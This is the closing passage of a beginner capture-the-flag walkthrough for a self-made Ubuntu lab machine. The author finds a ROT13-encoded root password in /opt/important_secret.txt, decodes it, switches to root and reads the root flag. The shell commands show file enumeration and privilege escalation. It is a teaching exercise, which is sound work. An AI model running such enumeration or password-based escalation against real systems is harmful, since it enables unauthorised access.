
```
anya@ubuntu1604:~$ find / -type f -name "*.txt" 2>/dev/null
/opt/important_secret.txt
/lib/firmware/carl9170fw/tools/lib/CMakeLists.txt
/lib/firmware/carl9170fw/tools/src/CMakeLists.txt
/lib/firmware/carl9170fw/tools/CMakeLists.txt
/lib/firmware/carl9170fw/tools/carlu/CMakeLists.txt
```

# As we see doing a simple “find” command to search for anymore "txt" files on the target we do see one in the /opt directory called “important_secret.txt”. Let's navigate to it and take a look.



```
anya@ubuntu1604:~$ cd /opt
anya@ubuntu1604:/opt$ ls
important_secret.txt  VBoxGuestAdditions-6.1.14
anya@ubuntu1604:/opt$ cat important_secret.txt
Oi Mr Root! I've told you 13 times.... don't be so rotten!

hapenpxnoyrcnffjbeq12345!!
anya@ubuntu1604:/opt$ 
```

# Here we see some sort of string with a clue to root hinting towards a “rot13” cypher. Let's use an online decypher tool.



HAPENPXNOYRC...345

```
uncrackablepassword12345!!
```


ROT13 CIPHERTEXT

```
hapenpxnoyrcnffjbeq12345!!
```

APPLY ROT-5 ON NUMBERS (ROT13.5) □


▶ DECRYPT ROT13

# We have a password. As the clue hinted towards root, lets attempt to login as root with this password.



```
anya@ubuntu1604:/opt$ su root
Password:
root@ubuntu1604:/opt# whoami
root
root@ubuntu1604:/opt#
```

# It worked! Happy days ;-D. Now to get the root flag.



```
root@ubuntu1604:/opt# cd /root
root@ubuntu1604:~# ls
root_flag.txt
root@ubuntu1604:~# cat root_flag.txt
fa67c3414296024eb22747724936ec3c  -
root@ubuntu1604:~# 
```

# We did it! Great stuff! Submit the flag and complete the challenge.

# Hope you enjoyed learning some basic hacking techniques with this machine i created.

# Well done! Give yourself a pat on the back :-)